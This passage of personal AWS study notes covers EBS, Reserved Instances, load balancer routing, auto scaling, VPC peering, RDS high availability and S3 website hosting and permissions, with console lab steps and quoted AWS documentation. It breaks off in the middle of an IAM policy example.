If the consistency of a particular volume is not a concern, and you prefer that the volume be made available immediately if it's impaired, you can override the default behavior by configuring the volume to automatically enable I/O. If you enable the AutoEnableIO volume attribute, I/O between the volume and the instance is automatically re-enabled and the volume's status check will pass. In addition, you'll see an event that lets you know that the volume was in a potentially inconsistent state, but that its I/O was automatically enabled. When this event occurs, you should check the volume's consistency and replace it if necessary.

- Attaching multiple EC2 to the same volume

Reserved Instances

08 April 2019 06:23

How to Purchase Reserved Instances

<https://aws.amazon.com/ec2/pricing/reserved-instances/buyer/>

Pricing

<https://aws.amazon.com/ec2/pricing/reserved-instances/pricing/>

You can also choose to forego the capacity reservation and purchase an RI that is scoped to a region. RIs that are scoped to a region automatically apply the RI's discount to instance usage across AZs and instance sizes in a region, making it easier for you to take advantage of the RI's discounted rate.

From <<https://aws.amazon.com/ec2/pricing/reserved-instances/>>

With RIs, you can choose the type that best fits your applications needs.

- **Standard RIs:** These provide the most significant discount (up to 75% off On-Demand) and are best suited for steady-state usage.
- **Convertible RIs:** These provide a discount (up to 54% off On-Demand) and the capability to change the attributes of the RI as long as the exchange results in the creation of Reserved Instances of equal or greater value. Like Standard RIs, Convertible RIs are best suited for steady-state usage.
- **Scheduled RIs:** These are available to launch within the time windows you reserve. This option allows you to match your capacity reservation to a predictable recurring schedule that only requires a fraction of a day, a week, or a month.

From <<https://aws.amazon.com/ec2/pricing/reserved-instances/>>

Reserved Instance Marketplace allows other AWS customers to list their Standard RIs for sale. Third-party Standard RIs are no different from the Standard Reserved Instances purchased directly from AWS except they are often listed at lower prices and shorter terms.

From <<https://aws.amazon.com/ec2/pricing/reserved-instances/>>

Customers using both Reserved and On-Demand instances will have Reserved Instance rates applied first to minimize costs. You pay the low hourly usage fee for every hour in your Reserved Instance term (which means you're charged the hourly fee regardless of whether any usage has occurred during an hour). When your total quantity of running instances during a given hour exceeds the number of applicable Reserved Instances you own, you will be charged the On-Demand rate.

From <<https://aws.amazon.com/ec2/pricing/reserved-instances/buyer/>>

ELB

15 August 2017 19:54

Vs

<https://aws.amazon.com/elasticloadbalancing/details/#compare>

<https://www.sumologic.com/aws/elb/aws-elastic-load-balancers-classic-vs-application/>

https://medium.com/containers-on-aws/using-aws-application-load-balancer-and-network-load-balancer-with-ec2-container-service-d0_cbw0bit1hd5pape5

- demo of path based routing

- demo of health check

- diff between different lb

- Warming up (AWS vs GCP)

- Multi zone ELB

What is ALB - <http://docs.aws.amazon.com/elasticloadbalancing/latest/application/introduction.html>

<https://aws.amazon.com/blogs/aws/new-aws-application-load-balancer/>

Getting started with different ELB - <https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/load-balancer-getting-started.html>

Monitoring the ELB - <http://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-monitor-logs.html>

Cross Zone Load Balancing - <https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/how-elastic-load-balancing-works.html#cross-zone-load-balancing>

With Application Load Balancers, cross-zone load balancing is always enabled. With Network Load Balancers, cross-zone load balancing is disabled by default. After you create a Network Load Balancer, you can enable or disable cross-zone load balancing at any time. When you create a Classic Load Balancer, the default for cross -zone load balancing depends on how you create the load balancer. With the API or CLI, cross-zone load balancing is disabled by default. With the AWS Management Console, the option to enable cross-zone load balancing is selected by default.

ELB Sticky Sessions (Classic ELB)

<https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-sticky-sessions.html>

Classic ELB supports Application and LB Cookies. But, the Application ELB supports only LB Cookies.

In the Classic ELB the stickiness can be specified at the LB level, while in the Application ELB the stickiness can be specified at the Target Group level.

<https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-target-groups.html#sticky-sessions>

ELB Request Routing

<https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/how-elastic-load-balancing-works.html#request-routing>

Before a client sends a request to your load balancer, it resolves the load balancer's domain name using a Domain Name System (DNS) server. The Amazon DNS servers return one or more IP addresses to the client, which are the IP addresses of the load balancer nodes for your load balancer. The client determines which IP address to use to send requests to the load balancer.

With Application Load Balancers, the load balancer node that receives the request evaluates the listener rules in priority order to determine which rule to apply, and then selects a target from the target group for the rule action using the round robin routing algorithm. Routing is performed independently for each target group, even when a target is registered with multiple target groups.

With Network Load Balancers, the load balancer node that receives the connection selects a target from the target group for the default rule using a flow hash algorithm, based on the protocol, source IP address, source port, destination IP address, destination port, and TCP sequence number. The TCP connections from a client have different source ports and sequence numbers, and can be routed to different targets. Each individual TCP connection is routed to a single target for the life of the connection.

With Classic Load Balancers, the load balancer node that receives the request selects a registered instance using the round robin routing algorithm for TCP listeners and the least outstanding requests routing algorithm for HTTP and HTTPS listeners.

Select the rule to edit. Each rule must include one action of type forward, redirect, fixed response.

myalb | HTTP:80 (2 rules)

▶ Rule limits for condition values, wildcards, and total rules.

ID	Action	Condition	Target
1	Forward to ws2tg	Path is /image/*	
last	Forward to ws1tg	Requests otherwise not routed	

<https://www.thecloudavenue.com/2017/10/creating-application-load-balancer-and-querying-with-a-thena.html>

- Create two Linux EC2 instance with WebServers
- Both of them put index.html and check if it is working or not
- On the second one create an image folder and put an image in it.
- Create two target groups one for each Linux instance with the webservers attached
- Create an Application ELB with the first target group
- Modify the listeners to map /image/* path pattern to the second target group
- Now all the urls with img should be redirected to the second target group

<http://myelb-2125518364.us-east-1.elb.amazonaws.com>

<http://myelb-2125518364.us-east-1.elb.amazonaws.com/image/index.jpg>

wget <https://www.dropbox.com/s/lofqw2a3rm5ry2q/index.jpg>

Installing Tomcat

- Create a EC2 t2.micro and Ubuntu 18.04
- Login to Ubuntu and execute the below commands
 - o sudo su
 - o apt-get update && apt-get upgrade
 - o apt-get install tomcat8
- Make sure to open port 8080 in the Security Group
- Test from browser ec2-ip:8080

Further Reading

Service Quotas

<https://aws.amazon.com/blogs/mt/introducing-service-quotas-view-and-manage-your-quotas-for-aws-services-from-one-central-location/>

Fixed AutoScaling

29 January 2019 11:06

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/GettingStartedTutorial.html>

Step 1 : Create a launch configuration (specifies the EC2 details to be used in auto scaling)

Step 2 : Create Auto Scaling group (specifies the min/max instances, how to scale etc)

Step 1:

1. Launch an EC2 and create a sample web page as discussed earlier.

Make sure to select 'Enable CloudWatch detailed monitoring' in Step 3 - Configure Instance.

2. Create an image (AMI) for the same. Delete the EC2 instance once the AMI has been created.

3. Create a ELB with no EC2 instances associated/attached with it. We will automatically associate/attach them later.

4. In the EC2 Management Console

Go to Auto Scaling -> Auto Scaling Groups

Click on 'Create Auto Scaling Groups'

Click on 'Get Started'

From the MyAMI tab, select the earlier created AMI.

Next

In the Configure Details

- Give the name of the Launch configuration.

- Make sure to check 'Enable CloudWatch detailed monitoring'.

Next

Next

Next -> Select the earlier created security group to open port 22 and 80.

Review and click on 'Create launch configuration'.

Select the KeyPair and 'I acknowledge'

Step 2:

Now is the time to create the 'Auto Scaling Group'.

Give the Group a name.

Specify the group size as 3.

In the Subnet select the 'DefaultSubnet'.

In the 'Advanced Details' select 'Receive traffic from one or more load balancers'. And select the Load Balancer created earlier.

Select the Health Check Type as 'ELB'.

Change the 'Health Check Grace Period' to 60.

Enable 'Enable CloudWatch detailed monitoring'.

Click on Next

Select 'Keep this group at its initial size'.

Next

Next

Review

Click on 'Create Auto Scaling Group'.

Click on Close

Go the instances tab and there should be 3 instances.

In the ELB tab all the EC2 should be 'InService'.

Terminate one of the EC2 instances and it should be created automatically and also should be registered to the ELB.

Also, note that deleting the 'Auto Scaling Group' will automatically delete the EC2 instances launched by it.

Non Fixed AutoScaling

15 August 2017 19:39

To increase the CPU `dd if=/dev/urandom | bzip2 -9 >> /dev/null`

<http://stackoverflow.com/questions/2925606/how-to-create-a-cpu-spike-with-a-bash-command>

How the instances are terminated - <http://docs.aws.amazon.com/autoscaling/latest/userguide/as-instance-termination.html>

Lifecycle Hooks - <http://docs.aws.amazon.com/autoscaling/latest/userguide/lifecycle-hooks.html>

Auto Scaling Cooldowns - <https://docs.aws.amazon.com/autoscaling/ec2/userguide/Cooldown.html>

Cool and Warm - <http://docs.aws.amazon.com/autoscaling/latest/userguide/as-scale-based-on-demand.html>

Scaling Policy Types

- Fixed
- Target tracking scaling
- Simple scaling
- Step Scaling

Different AutoScaling Types

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-scale-based-on-demand.html#as-scaling-types>

AutoScaling using Launch Templates

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/LaunchTemplates.html>

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/create-launch-template.html>

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/create-asg-launch-template.html>

AutoScaling with LaunchConfigurations

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-register-lbs-with-asg.html#as-register-lbs-console>

https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-scaling-target-tracking.html#policy_creating

LifeCycle Hooks

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/lifecycle-hooks.html>

Controlling Which Auto Scaling Instances Terminate During Scale In

<https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-instance-termination.html#custom-termination-policy>

VPC Wizard

31 March 2019 20:24

- 1) Go to the VPC Management Console.
- 2) Click on "Launch VPC Wizard".
- 3) Make sure to select "VPC with a Single Public Subnet" and click on "Select".
- 4) Enter the VPC Name, rest default. Click on "Create VPC" button.
- 5) Go back to the EC2 management console and create a new EC2 instance in the new VPC created above.
 - In the "Configure Instance" tab make sure to select the new VPC for the "Network".
 - Also, for the "Auto-assign Public IP", make sure to select Enable. This will allow for connecting to it.

Note that

- SecurityGroups are tied to VPC. SG created in one VPC are not visible to another VPC. So, a new VPC might have been created again.
- Before deleting the VPC the instances running in the VPC should be deleted.
- Don't delete the default VPC which comes with AWS Account.

VPC

15 August 2017 19:29

VPC provides a logically isolated network. VPC covers a region, Subnet covers a AZ. When you create a VPC, it spans all the Availability Zones in the region. After creating a VPC, you can add one or more subnets in each Availability Zone.

- Default VPC vs Custom VPC
- VPC Peering (star configuration, no transitive)

IP Addressing Scheme

<https://www.iplocation.net/subnet-mask>

<http://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html>

Creating a VPC and EC2 in private/public subnets manually

- Create VPC (VPC 10.0.0.0/16 - Subnet 10.0.1.0/24 and 10.0.2.0/24)
- Automatically a route table, security group, network acl are created
- Create two subnet (private and public) in different az in the same region
 - Enable auto assign public ip for the public subnetwork
- Create a internet gateway and attach it to a VPC (only one can be attached)
- Create a route table (they are associated with the subnets)
 - Don't change the main route table as it is attached to all the subnets
 - Create a route out to the internet with destination as 0.0.0.0/0 and target as internet gateway
 - Associate the public subnet
- Deploy EC2 in the public (webserver) and private (database server) subnets
- Install WebServer on the instance in the public subnet.
- ssh into the webserver
 - ping to the database server (ICMP has to be included in the Security Group)
 - Copy the pem to the webserver
 - chmod 600 to the above file
 - ssh into the database server
 - try connecting to the internet
 - how to apply the patches (using NAT)
- Create an elastic ip and then create a nat gateway
 - Specify the public subnet
- Edit the main route table
 - Add a route -- destination is 0.0.0.0/0 and target is nat gateway
 - Try installing mysql (apt-get install mysql-server) on the ec2 in the private subnet

The EC2 instances have to be terminated before the VPC is deleted.

Steps for Peering across VPCs

- Create a VPC (Public) using Wizard.
 - o Select the PublicSubnet.
 - o Actions -> Modify auto-assign IP settings
 - o Select "Enable auto-assign public IPv4 address"
- Create 1 EC2 in the Public Subnet in the default VPC and the same in the VPC created in the previous step.
 - o Note that a new Security Group has to be created for the new VPC, as the Security Groups are VPC specific.
 - o Login to both the instances via Putty.
 - o Make sure to add "All ICMP - IPv4" protocol in the Security Group to allow testing through Ping.
- Go to the VPC Management Console and go to the "Peering Connections" Tab.

- Click on "Create Peering Connection"
 - Enter the name
 - Select the requester as the Default VPC.
 - Select the accepter as the newly created VPC.
 - Click on "Create Peering Connection"
 - The status of the VPC Peering will be in a "Pending Acceptance" status.
 - Select the VPC and select "Actions -> Accept Request". Now the status should change to Active.
- Check if the ping is working from one EC2 to other using the Private IP address. It should not work as the routing tables have not been configured between the two VPC.
- Update the public route tables in both the VPC.
- Note down the CIDR for both the VPC
 - Go to the Public Subnet of both the VPC and edit the routing table to add the route as shown below. In the target select the Peering connection.
 - Now the ping should work from both the EC2 using the private IP address as the peering has been properly established.
- If the Ping works make sure to delete all the resources created earlier including the Elastic IP.

Steps for deleting the VPC

- Terminate the EC2
- Delete the Peering connections
- Delete the NAT Gateway
- Wait for a few Minutes
- Delete ElasticIP evpc
- Finally delete the VPC

Destination	Target	Status	Propagated
10.0.0.0/16	local	active	No
0.0.0.0/0	igw-0390da82de2632624	active	No
172.31.0.0/16	pcx-018f2516b7ce9f859	active	No

Further Reading

Traffic Mirroring

<https://aws.amazon.com/blogs/aws/new-vpc-traffic-mirroring/>

RDS

29 January 2019 11:07

1. Create RDS instance.
 - a. From the RDS Management Console Go to Dashboard and click on 'Create Database' .
 - b. Select MySQL and click Next.
 - c. Select Dev/Test - MySQL.
 - d. Select the instance class as 'db.t2.micro' .
 - e. Specify the DB instance identifier, username and password. Click on next. Don't forget them.
 - f. Specify the database name as 'myrecipesdb' .
 - g. In the backup select 0 days.
 - h. Click on Create database. It will take around 5min to create the database.

2. Download SQL client to connect to RDS. And install it.

<https://www.heidisql.com/download.php>

3. Goto to File ->Session Manager->New -> Session in root folder

Enter the Hostname/IP got from RDS Management Console.

Enter the user name/password

Click on open to connect to RDS in Cloud.

4. Go to the Query Tab and run the below queries.

```
CREATE TABLE recipes (
    recipe_id INT NOT NULL,
    recipe_name VARCHAR(30) NOT NULL,
    PRIMARY KEY (recipe_id),
    UNIQUE (recipe_name)
);
```

```
INSERT INTO recipes
    (recipe_id, recipe_name)
VALUES
    (1,"Tacos"),
    (2,"Tomato Soup"),
    (3,"Grilled Cheese");
```

```
select * from recipies;
```

5. Delete the RDS Database.

MultiAZ Failover

- Read replica and standby (for ha) are different
- Automatic switching (1 min for Aurora and 2 min for others)

<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>

<https://aws.amazon.com/blogs/database/amazon-rds-under-the-hood-multi-az/>

How to Configure Your Amazon RDS Database Instance for High Availability -

<https://www.youtube.com/watch?v=uiiS1h4PSI8>

Amazon RDS provides high availability and failover support for DB instances using Multi-AZ

deployments. Amazon RDS uses several different technologies to provide failover support. Multi-AZ deployments for Oracle, PostgreSQL, MySQL, and MariaDB DB instances use Amazon's failover technology. SQL Server DB instances use SQL Server Mirroring.

In a Multi-AZ deployment, Amazon RDS automatically provisions and maintains a synchronous standby replica in a different Availability Zone. The primary DB instance is synchronously replicated across Availability Zones to a standby replica to provide data redundancy, eliminate I/O freezes, and minimize latency spikes during system backups. Running a DB instance with high availability can enhance availability during planned system maintenance, and help protect your databases against DB instance failure and Availability Zone disruption.

From <<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>>

Amazon RDS handles failovers automatically so you can resume database operations as quickly as possible without administrative intervention. The primary DB instance switches over automatically to the standby replica if any of the following conditions occur:

- An Availability Zone outage
- The primary DB instance fails
- The DB instance's server type is changed
- The operating system of the DB instance is undergoing software patching
- A manual failover of the DB instance was initiated using **Reboot with failover**

From <<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>>

Using the RDS console, you can create a Multi-AZ deployment by simply specifying Multi-AZ when creating a DB instance. You can also use the console to convert existing DB instances to Multi-AZ deployments by modifying the DB instance and specifying the Multi-AZ option. The RDS console shows the Availability Zone of the standby replica, called the secondary AZ.

From <<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>>

DB instances using Multi-AZ deployments may have increased write and commit latency compared to a Single-AZ deployment, due to the synchronous data replication that occurs. You may have a change in latency if your deployment fails over to the standby replica, although AWS is engineered with low-latency network connectivity between Availability Zones. For production workloads, we recommend that you use Provisioned IOPS and DB instance classes that are optimized for Provisioned IOPS for fast, consistent performance.

From <<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>>

The failover mechanism automatically changes the DNS record of the DB instance to point to the standby DB instance. As a result, you need to re-establish any existing connections to your DB instance.

From <<https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/Concepts.MultiAZ.html>>

ReadReplicas

Amazon RDS uses the MariaDB, MySQL, Oracle, and PostgreSQL DB engines' built-in replication functionality to create a special type of DB instance called a Read Replica from a source DB instance. Updates made to the source DB instance are asynchronously copied to the Read Replica. You can reduce the load on your source DB instance by routing read queries from your applications to the Read Replica. Using Read Replicas, you can elastically scale out beyond the capacity constraints of a

single DB instance for read-heavy database workloads.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

When you create a Read Replica, you first specify an existing DB instance as the source. Then Amazon RDS takes a snapshot of the source instance and creates a read-only instance from the snapshot. Amazon RDS then uses the asynchronous replication method for the DB engine to update the Read Replica whenever there is a change to the source DB instance. The Read Replica operates as a DB instance that allows only read-only connections. Applications connect to a Read Replica the same way they do to any DB instance. Amazon RDS replicates all databases in the source DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

Read Replicas are supported by the MariaDB, MySQL, Oracle, and PostgreSQL engines. In this section, you can find general information about using Read Replicas with all of these engines.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ReadRepl.html>

Before a MySQL DB instance can serve as a replication source, you must enable automatic backups on the source DB instance by setting the backup retention period to a value other than 0. This requirement also applies to a Read Replica that is the source DB instance for another Read Replica. Automatic backups are supported only for Read Replicas running any version of MySQL 5.6 and later. You can configure replication based on binary log coordinates for a MySQL DB instance.

From <https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_MySQL_Replication_ReadReplicas.html>

EBS

29 January 2019 11:05

- Demo on Linux and Windows
- EBS and EC2 should be in the same AZ
- Instance Store vs EBS Store (<https://aws.amazon.com/premiumsupport/knowledge-center/instance-store-vs-ebs/>)

Instance Store

What is instance storage - <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/InstanceStorage.html>

Is supported only a few instance types (<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/InstanceStorage.html#instance-store-volumes>)

EBS Store

Types

https://aws.amazon.com/ebs/features/#Amazon_EBS_volume_types

Availability and durability (replicated in same AZ)

https://aws.amazon.com/ebs/features/#Amazon_EBS_availability_and_durability

Amazon EBS-Optimized Instances

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSOptimized.html>

Elastic Volumes

Resizing Amazon EBS volumes - There are two methods that can be used to resize an Amazon EBS volume. If you create a new volume based on a snapshot, you can specify a larger size for the new volume. With the Elastic Volumes feature you can dynamically grow live volumes without the use of snapshots. Make certain that your file system and application supports resizing a device.

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modify-volume.html>

EBS Snapshots (point-in-time stored incrementally stored in S3)

Copying it across or within regions - <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-copy-snapshot.html>

Sharing a snapshot - <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-modifying-snapshot-permissions.html>

AMI Types

All AMIs are categorized as either backed by Amazon EBS or backed by instance store. The former means that the root device for an instance launched from the AMI is an Amazon EBS volume created from an Amazon EBS snapshot. The latter means that the root device for an instance launched from the AMI is an instance store volume created from a template stored in Amazon S3.

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ComponentsAMIs.html>

Attaching EBS to Linux EC2

1. Create an EC2 Linux instance

2. Create an EBS Drive of 1 GB and attach it to the above EC2 instance. EC2 and EBS should be in the same AZ.

3. Login to the EC2 instance and execute the below commands.

```
Become administrator - "sudo su"  
List of disks attached and note the disk name for 1 GiB (should be like /dev/xvdf) - "fdisk -l"  
Format the disk with the file system - "mkfs /dev/xvdf"  
Create a directory - "mkdir /mnt/disk100"  
Map or mount the disk to the folder - "mount /dev/xvdf /mnt/disk100"  
Create a file in the /mnt/disk100 folder - "echo helooooo >/mnt/disk100/file.txt"  
Check if the file has been created or not - "cat /mnt/disk100/file.txt"
```

4. Terminate the EC2 instance. The 1GB Volume should be still there.

5. Create a new EC2 instance and attach the earlier created EBS volume Step 3 (except for format).

6. Check if the file created earlier is present - "cat /mnt/disk100/file.txt"

7. Terminate the EC2 instance and delete the EBS volume.

Attaching EBS to Windows EC2

1. Create an EC2 Windows Instance

2. Create an EBS Drive of 1 GB and attach it to the above EC2 instance. EC2 and EBS should be in the same AZ.

3. Start the command prompt using **diskpart** from command prompt

```
-> list disk  
-> select disk 1  
-> online disk  
-> list disk
```

4. Start the disk management tool

```
-> Right click on the 1GB Disk and take it online  
-> Right click on the 1GB Disk and initialize it (Default options)  
-> Right click on the 1GB Disk and select "New simple volume ...."  
-> Choose all the default options and click on Finish.
```

5. The new volume should appear in the windows explorer.

S3 Basics

15 August 2017 19:35

POSIX (Portable Operating System Interface) vs Object Storage
<https://www.scality.com/scality-ring-6-0-blog-post/>

- Hierarchical
- Read-after-write consistency (new objects are visible immediately, but updates or not)
- Suited for WAN

Storage Classes

<https://docs.aws.amazon.com/AmazonS3/latest/dev/storage-class-intro.html>

1.Versioning

<https://docs.aws.amazon.com/AmazonS3/latest/dev/Versioning.html>

2 Server Access Logs vs Object-level logging (<https://acloud.guru/forums/aws-certified-solutions-architect-associate/discussion/L5KnjS2mlygPvuMu0f/Serve%20access%20vs%20object-level%20logging>)

3 Requester pays

<https://docs.aws.amazon.com/AmazonS3/latest/dev/RequesterPaysBuckets.html>

4.Events

<https://docs.aws.amazon.com/AmazonS3/latest/dev/NotificationHowTo.html>

5.Static Website Hosting

6.Lifecycle under management

<https://docs.aws.amazon.com/AmazonS3/latest/dev/object-lifecycle-mgmt.html>

7.Cross-region replication under management

<https://docs.aws.amazon.com/AmazonS3/latest/dev/crr.html>

8.Snowball and Snowmobile

<https://aws.amazon.com/snowball/>

<https://aws.amazon.com/snowmobile/>


CNBC Video - https://www.youtube.com/watch?v=H3_ZangLyVo

AWS Article - <https://amzn.to/2yEzCsY>

9.S3 Intelligent Tiering

<https://aws.amazon.com/about-aws/whats-new/2018/11/s3-intelligent-tiering/>

User Download or Upload object into S3 Bucket through internet



S3 Creating a WebSite

31 March 2019 20:29

<https://docs.aws.amazon.com/AmazonS3/latest/dev/HostingWebsiteOnS3Setup.html>

1) Create a bucket and click on the bucket name.

2) Click on the Permissions tab. Click on 'Block public access'. Click on Edit. Uncheck "Block all public access" and click on save.

3) Click on 'Bucket Policy' and add the below policy in the 'Bucket policy editor'. Make sure to change the bucket name with the bucket name created earlier. Click on Save. This allows public to get the objects in the praveen-test-786 bucket.

<https://docs.aws.amazon.com/AmazonS3/latest/dev/WebsiteAccessPermissionsReqd.html>

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Sid": "PublicReadGetObject",  
      "Effect": "Allow",  
      "Principal": "*",  
      "Action": ["s3:GetObject"],  
      "Resource": ["arn:aws:s3:::praveen-website-123/*"]  
    }  
  ]  
}
```

4) Click on Properties tab. Click on 'Static website hosting'.

Select 'Use this bucket to host a website'. Enter the Index document as index.html and click on Save.

5) Click on overview tab and click on Upload. Click on 'Add files'.

Select index.html from the local machine. Click on Upload.

index.html file should be present in the bucket.

6) Click on the index.html file name and copy the 'Object URL'.

7) Open the Object URL in a browser.

praveen-static-site.s3-website-us-east-1.amazonaws.com

Backups

18 April 2019 05:24

Creating AMI

To create an Amazon EBS-backed Linux AMI, start from an instance that you've launched from an existing Amazon EBS-backed Linux AMI. This can be an AMI you have obtained from the AWS Marketplace, an AMI you have created using the [AWS Server Migration Service](#) or [VM Import/Export](#), or any other AMI you can access. After you customize the instance to suit your needs, create and register a new AMI, which you can use to launch new instances with these customizations.

From <<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/creating-an-ami-ebs.html>>

During the AMI-creation process, Amazon EC2 creates snapshots of your instance's root volume and any other EBS volumes attached to your instance.

From <<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/creating-an-ami-ebs.html>>

DB Backups

Automatic Backups vs Snapshots

Working with Backups -

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_WorkingWithAutomatedBackups.html

Creating a DB Snapshot -

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_CreateSnapshot.html

Copying DB Snapshot -

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_CopySnapshot.html

Sharing DB Snapshot -

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_ShareSnapshot.html

Restoring from DB Snapshot -

https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/USER_RestoreFromSnapshot.html

Cross Region Read Replicas

<https://aws.amazon.com/blogs/aws/cross-region-read-replicas-for-amazon-rds-for-mysql/>

S3 Security

18 April 2019 04:44

- S3 ARN - <http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-arn-format.html>
- User ARN - <http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-bucket-user-policy-specifying-principal-intro.html>
- Bucket policy examples - <http://docs.aws.amazon.com/AmazonS3/latest/dev/example-bucket-policies.html>
- WebSite S3 permissions -
<http://docs.aws.amazon.com/AmazonS3/latest/dev/WebsiteAccessPermissionsReqd.html>

Permissions on buckets and objects


- 1) <https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/> (includes when to use what)
- 2) <http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-access-control.html>
- 3) <https://brandonwamboldt.ca/understanding-s3-permissions-1662/>

Amazon S3 offers access policy options broadly categorized as resource-based policies and user policies. Access policies you attach to your resources (buckets and objects) are referred to as resource-based policies. For example, bucket policies and access control lists (ACLs) are resource-based policies. You can also attach access policies to users in your account. These are called user policies. You may choose to use resource-based policies, user policies, or some combination of these to manage permissions to your Amazon S3 resources. The introductory topics provide general guidelines for managing permissions.

From <[https://docs.aws.amazon.com/AmazonS3/latest/dev/s3-access-control.html](http://docs.aws.amazon.com/AmazonS3/latest/dev/s3-access-control.html)>

As a general rule, AWS recommends using S3 bucket policies or IAM policies for access control. S3 ACLs is a legacy access control mechanism that predates IAM. However, if you already use S3 ACLs and you find them sufficient, there is no need to change.

Whenever an AWS principal issues a request to S3, the authorization decision depends on the **union of all the IAM policies, S3 bucket policies, and S3 ACLs that apply**. In accordance with the principle of **least-privilege**, decisions default to DENY and an explicit DENY always trumps an ALLOW. For example, if an IAM policy grants access to an object, the S3 bucket policies denies access to that object, and there is no S3 ACL, then access will be denied. Similarly, if no method specifies an ALLOW, then the request will be denied by default. Only if no method specifies a DENY and one or more methods specify an ALLOW will the request be allowed.



From <<https://aws.amazon.com/blogs/security/iam-policies-and-bucket-policies-and-acls-oh-my-controlling-access-to-s3-resources/>>

KMS (Key Management System)
Various Encryptions in S3

<http://docs.aws.amazon.com/AmazonS3/latest/dev/UsingEncryption.html>

Exercise

1. Create an S3 bucket and upload the object to it.
2. Create an IAM user and capture the security credentials.
3. Specify the aws credentials using 'aws configure'
4. Create a IAM policy as below. Note to change the S3 bucket name and the account id of the root.

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "s3:*",
      "Resource": ["arn:aws:s3:::test123praveen",
